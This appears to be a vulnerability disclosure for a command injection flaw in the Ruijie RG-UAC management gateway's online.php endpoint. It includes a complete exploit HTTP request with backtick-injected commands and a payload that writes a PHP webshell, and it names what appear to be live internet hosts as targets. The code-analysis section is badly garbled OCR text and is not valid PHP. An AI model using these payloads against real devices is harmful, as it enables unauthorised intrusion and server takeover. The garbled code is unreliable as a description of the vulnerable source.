# Ruijie RG-UAC Unified Internet Behavior Management Audit System Backend RCE Vulnerability

# 1. Vulnerability Description

There is a command execution vulnerability in the Ruijie RG - UAC application management gateway backend /view/vpn/autovpn/online.php interface. An attacker can execute arbitrary commands to control server permissions.

#### 2. Vulnerability impact

Ruijie RG-UAC Unified Internet Behavior Management Audit System

### 3. Vulnerability location

/view/vpn/autovpn/online.php

#### 4. Code analysis

In the POST request, the parameter peernode is not filtered in any way and are directly spliced into the command executed by exec, causing an arbitrary command execution vulnerability.

```
首页 user_commit.php online.php
                                                                                                                                                                                                                       if(!preg_match('/inet'([0-9\.]+)/i', \$info, \$matches))
                                                                                                                                                                                                                   continue; {
if($matches[1] == '0.0.0.0') {
continue; {
}
 一函数列表一
get_ip_addr_details
                                                                                                                                                                                                                    $ethdata[$ethcount]["ip"] = $matches[1];
                                                                                                                                                                                                                     preg_match('//([0-9]+)/i', $info, $matches);"
$ethmask = $matches[1];"
$ethdata[$ethcount]("orgmask"] = $ethmask; // 測除功能使用:
$test = OxFFFFFFFF << (32~$ethmask);"
$ethmask = sprintf("%d.%d.%d.%d", (($test&OxFF000000)>>24 & 0x000000FF),(($test&OxOFF0000)>>16 & 0x000
$ethdata[$ethcount]["mask"] = $ethmask;"
$ethcount ++;"
$nodes.
$i
$ips[0]
$nodedata["peerip"]
 Sips Snodedata["peerip" Sips Snodedata Sonline_node_data Sonline_total_num Spingflag Sinfo
  $info
$retping
$ethdata[0]["ip"]
$lanvalue["LAM_IF"]
  $lanvalue["LAN_TF"]
$lanvalue
$peeripinfo[12]
$peeripinfo[11]
$peeripinfo
$peeripinfo
$REQUEST[peernode]"
$REQUEST[peernode"]
                                                                                                                                                                                if (count($peeripinfo) <= 12)
                                                                                                                                                                                                $peerip = substr(\( \) peeripinfo[11], strpos(\( \) peeripinfo[11], "= ") + 2);
Sethats (Sethount) [ "max" .
Steft Sethats (Sethount) [ "or gms:
Satthast ]
Sethame .
Sethame .
Sethame .
Sethame .
Sethame .
Sethame .
Sethats (Sethount) [ "in gm ]
Satthame .
Sethats (Sethount) [ "mam ]
Sethats .
S
                                                                                                                                                                               }**
$!anattr = array("LAN IF");"
$!anvalue = getConfig("/etc/if.conf", $!anattr);"
get ip addr_details($!anvalue("LAN IF"));"
exec("ping -I ".$ethdata[0]("ip"]." $peerip -c 2 -W 1", $retping);"
//echo "ping -I ".$ethdata[0]("ip")." $peerip -c 2 -W 1","
                                                                                                                                                                                   foreach ($retping as $info)
  Sonline_node_data[$peernod-
$peermatch
Sonline_node_data[$key]["s-
$matches[7]
$online_node_data[$key]["p-
$matches[6]
                                                                                                                                                                                                 if (strstr($info, "bytes from")) @
                 ches[6]
ine_node_data[$key]["p:
ches[5]
ine_node_data[$key]["p:
```

## 5. Vulnerability recurrence

Case: https://223.99.9.251:1443/

1. As shown in the figure login interface.



2. Construct a data packet and change the peernode parameter to 'id+>1. txt' to execute any command

POST /view/vpn/autovpn/online.php HTTP/1.1

Host: 223.99.9.251:1443

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:124.0)

Gecko/20100101 Firefox/124.0

Accept:

text/html, application/xhtml+xml, application/xml; q=0.9, image/avif, image/webp, \*/\* mage/webp, \*/\* mage/webp, mage/webp

; q=0.8

Accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2

Accept-Encoding: gzip, deflate Origin: http://113.24.216.50:280

Sec-GPC: 1

Connection: close

Referer: http://113.24.216.50:280/view/fireWall/PreDOSattack/list.php

Cookie: PHPSESSID=ebd507c9bc5a4293c3e5e596f37157bf

Upgrade-Insecure-Requests: 1


X-Forwarded-For: 0000:0000:0000::0000 X-Originating-IP: 0000:0000:0000::0000

X-Remote-IP: 0000:0000:0000::0000
X-Remote-Addr: 0000:0000:0000::0000

Content-Type: application/x-www-form-urlencoded

Content-Length: 20

peernode=`id+>1.txt`




visit /view/vpn/autovpn/1.txt



You can also write webshell, here use phpinfo to test

peernode=`echo+"<?php+phpinfo();?>"+>1.php`



visit /view/vpn/autovpn/1.php

